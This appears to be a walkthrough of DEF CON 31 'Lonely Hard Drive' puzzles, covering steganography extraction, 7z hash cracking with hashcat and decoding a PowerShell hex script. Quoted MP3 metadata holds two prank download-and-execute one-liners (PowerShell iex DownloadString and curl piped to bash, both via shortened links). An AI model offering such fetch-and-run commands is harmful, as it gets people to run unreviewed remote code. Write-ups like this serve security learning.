




```
[[[[{fq%WJC#@@$$$$$$$$$@@@@@@@@@@@@@@@@@@@$$$$$$$$$$$$$$$$$$$$@@BWop
[[[[[{|CW@MUcb%@$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$@@%&#hqOCUX
[[[[[[}1na@@*YuOM@$$$@%8B@@@@$$$$$$$$$$$$$$$$@@@B8&#admOCYYzzzcn
[[[[[[[[})C%@uggcf://tvguho.pbz/flinvqln/bcrafgrtb/((((((((((((
[}}}}[[[[}jb@@8dzxcZ#@$@8h0CCJUUJCCJUUJUUUYYYYYYYXzXYzzzuxj/){}
}}}}[}}[[[[)J&@@@&qXnuYwW@$@&hOUzcczzXXXXzXXzzzXzzzvuxj/()11{{}
[[[}}[[[}}[[}fw%@B&ZzzvvJqW@@@B&omUnrrxrxxxxxjjf/|)111{{{{{{{
```

The URL decodes to https://github.com/syvaidya/openstego/, which is an open-source steganography tool.

Back inside of the fun_rickroll.mp3, there is some custom metadata, including rickroll commands for Powershell and CURL (for your favorite friends to run) and a steganography password:



Filename	Path	Tag	Title	Artist	Album Artist
fun_rickroll.mp3	D:\LHD_Drive_Folders\L...	ID3v2.3 (ID3v1 ID3v2.3)			

Tags - ID3v2.3 (ID3v1 ID3v2.3) - D:\LHD_Drive_Folders\Level_6\V1.Eleanor\fun_rickroll.mp3


Metadata

COMMENT	fun little things for your friends
GENRE	trolling
POWERSHELL	iex (New-Object Net.WebClient).DownloadString("http://bit.ly/rRpwSh")
STEGANOGRAPHY	Password: DQhsZik5^x*Lyvv*iSBDM%9$
TERMINAL	curl -L http://bit.ly/10hA8iC | bash

Cover 1/1

image/png
1382x1382
1 MB
Front Cover

Openstego has an Extract Data option, using the hints, we point it to the ham.png and use the password from the run_rickroll.mp3:




Extract hidden data

Input stego file:

Output folder for message file:

Password:




Extract hidden data

Input stego file: D:\LHD_Drive_Folders\Level_5\V1.Eleanor\All_piggies\ham.png

Output folder for message file: D:\LHD_Drive_Folders\Level_6\V1.Eleanor

Password: •••••••••••••••••

This outputs the hidden file, level_6_flag.zip:




Input stego file

D:\LHD_Drive_Folders\Level_5\V1.Eleanor\All_piggies\ham.png


Output folder for message file

Message file successfully extracted from the cover file: level_6_flag.zip

This .zip contains the flag for the level and another bonus flag. Hidden inside of only_hams.png:




Puzzle 6 flag captured:



```
LONELY HARD DRIVE - DEF CON 31 - LEVEL_6_FLAG: b75db499-8467-4659-b141-aa5b4f0b7d0b
```

Bonus flag requires to use the steganography again, this time with the password "onlyhams":



Extract hidden data

Input stego file: D:\LHD_Drive_Folders\Level_6\V1.Eleanor\level_6_flag\level_6_flag\only_hams.png


Output folder for message file: D:\LHD_Drive_Folders\Level_6\V1.Eleanor\level_6_flag\level_6_flag

Password: ••••••••


Success

Message file successfully extracted from the cover file: bonus_flag.png


Puzzle 6 bonus flag captured:



PUZZLE 7 - ruckyou




The partition has a password-protected zip file:



Please enter the password for “level_7_flag.7z”.


Password:

There is a custom rockyou file containing the password:




```
marchn
marchgirl
marchese
marcher
marchelle1
marchee
marched
marcheal
marchall
defconboise
marchai
marchae
march82007
march82002
march81991
```


Gather the hashes from the 7z and run hashcat using the ruckyou list:



```
~/Documents/rightup                                      ~/Doc/rightup  locate 7z2john
/home/fragileduck/JohnTheRipper/doc/README.7z2john.md
/home/fragileduck/JohnTheRipper/run/7z2john.pl
/home/fragileduck/john/doc/README.7z2john.md
/home/fragileduck/john/run/7z2john.pl
/opt/metasploit/john/bin/7z2john.pl
~/Doc/rightup  sudo /opt/metasploit/john/bin/7z2john.pl '/home/fragileduck/Documents/rightup/pennant.7z'
[sudo] password for fragileduck:
pennant.7z:$7z$2$19$0$$8$3084ec4a68fdddeb0000000000000000$602507229$64$50$97e039dab1f149df6ad6565be61f681713e03c8f7c345fcfbc94e0ea73109708062bec6d19a884
1fad4abbf1f44f6bef12e29be92d5cce938f4322e28bd2c7fa$46$00
~/Documents/rightup                                                                                                        ✓  4s
```




```
[burninator@burninators-MacBook-Pro V2.Margaret % ls
hash.txt         hashcat.txt      level_7_flag.7z ruckyou.txt
burninator@burninators-MacBook-Pro V2.Margaret % 7z2john level_7_flag.7z > hash.txt
```




```
burninator@burninators-MacBook-Pro V2.Margaret % hashcat -m 11600 hash.txt ruckyou.txt
```

PUZZLE 8 - Jenny's Extension




Use Strings or some other program for pulling strings from a binary on the "strings" file:



```
[burninator@burninators-MacBook-Pro V2.Margaret % ls
Jenny.png               assembly_required.txt   pron.sh                 strings
[burninator@burninators-MacBook-Pro V2.Margaret % strings strings
email Jenny with her phone number in the subject line: screwthetopoff+jenny@gmail.com
Hello, World! Have you emailed Jenny?
burninator@burninators-MacBook-Pro V2.Margaret %
```

It reveals an email. You should email Jenny!




To screwthetopoff+jenny@gmail.com

Subject Hi Jenny ;)

u up

burninator

Jenny responds with an out-of-office automatic reply, containing one third of the GUID:



From screwthetopoff@gmail.com

To [redacted]


This message is automatically generated as a response to a previous message.

Hey thanks for your email, I'm currently out of office in Vegas baby! If you have any questions, contact [redacted]

Also, you're probably looking for this, right?
xxxxxxxx-xxxx-xxxx-xxxx-133713371337


Have a good DEF CON!

Examine the Jenny.png to find out it's actually a PowerShell script:




```
burninator@burninators-MacBook-Pro V2.Margaret % ls
Jenny.png                assembly_required.txt   pron.sh                 strings
burninator@burninators-MacBook-Pro V2.Margaret % strings strings
email Jenny with her phone number in the subject line: screwthetopoff+jenny@gmail.com
Hello, World! Have you emailed Jenny?
burninator@burninators-MacBook-Pro V2.Margaret % strings Jenny.png
$a = "78787878787878`782d353136372d343131342d623231612d787878787878787878787878"
# Convert hex string to byte array
$bytes = [System.Collections.Generic.List[byte]]::new()
for ($i = 0; $i -lt $a.Length; $i += 2) {
    $hex = $a.Substring($i, 2)
    $byte = [byte]::Parse($hex, [System.Globalization.NumberStyles]::HexNumber)
    $bytes.Add($byte)
# Convert byte array to ASCII string
$asciiString = [System.Text.Encoding]::ASCII.GetString($bytes.ToArray())
Write-Output $asciiString
burninator@burninators-MacBook-Pro V2.Margaret %
```

Either change Jenny.png to Jenny.ps1 and run it as powershell to display the encoded GUID piece. Or, you can see that it's just turning that hex string to ASCII, and use a hex to ASCII calculator to get the middle of the flag's GUID. *Or you could have ChatGPT turn it into bash or Python or whatever you like (but WARNING: because LLMs/GPT systems have a hard time with basic computations like encoding a literal string, it will LIKELY copy it into the new script incorrectly...!):*




```
xxxxxxxx-e312-46f0-9d26-133713371337
```

To complete the GUID, investigate pron.sh:





```
burninator@burninators-MacBook-Pro V2.Margaret % ./pron.sh
./pron.sh: line 1: !DOCTYPE: No such file or directory
./pron.sh: line 2: html: No such file or directory
./pron.sh: line 3: head: No such file or directory
./pron.sh: line 4: title: No such file or directory
./pron.sh: line 5: /head: No such file or directory
./pron.sh: line 6: body: No such file or directory
./pron.sh: line 7: div: No such file or directory
./pron.sh: line 8: p: No such file or directory
./pron.sh: line 9: img: No such file or directory
./pron.sh: line 10: /div: No such file or directory
: command not found
: No such file or directory
: command not found
./pron.sh: line 14: !DOCTYPE: No such file or directory
./pron.sh: line 15: html: No such file or directory
./pron.sh: line 16: head: No such file or directory
./pron.sh: line 17: title: No such file or directory
./pron.sh: line 18: script: No such file or directory
'/pron.sh: line 19: syntax error near unexpected token `{
'/pron.sh: line 19: `    function encryptBase64() {
burninator@burninators-MacBook-Pro V2.Margaret %
```



```
burninator@burninators-MacBook-Pro V2.Margaret % ./pron.sh
./pron.sh: line 1: !DOCTYPE: No such file or directory
./pron.sh: line 2: html: No such file or directory
./pron.sh: line 3: head: No such file or directory
./pron.sh: line 4: title: No such file or directory
./pron.sh: line 5: /head: No such file or directory
./pron.sh: line 6: body: No such file or directory
./pron.sh: line 7: div: No such file or directory
./pron.sh: line 8: p: No such file or directory
./pron.sh: line 9: img: No such file or directory
./pron.sh: line 10: /div: No such file or directory
: command not found
: No such file or directory
: command not found
./pron.sh: line 14: !DOCTYPE: No such file or directory
./pron.sh: line 15: html: No such file or directory
./pron.sh: line 16: head: No such file or directory
./pron.sh: line 17: title: No such file or directory
./pron.sh: line 18: script: No such file or directory
'/pron.sh: line 19: syntax error near unexpected token `{
'/pron.sh: line 19: `    function encryptBase64() {
burninator@burninators-MacBook-Pro V2.Margaret % 
```

pron.sh is actually an .HTML file. But when viewed in browser, the image is borked:

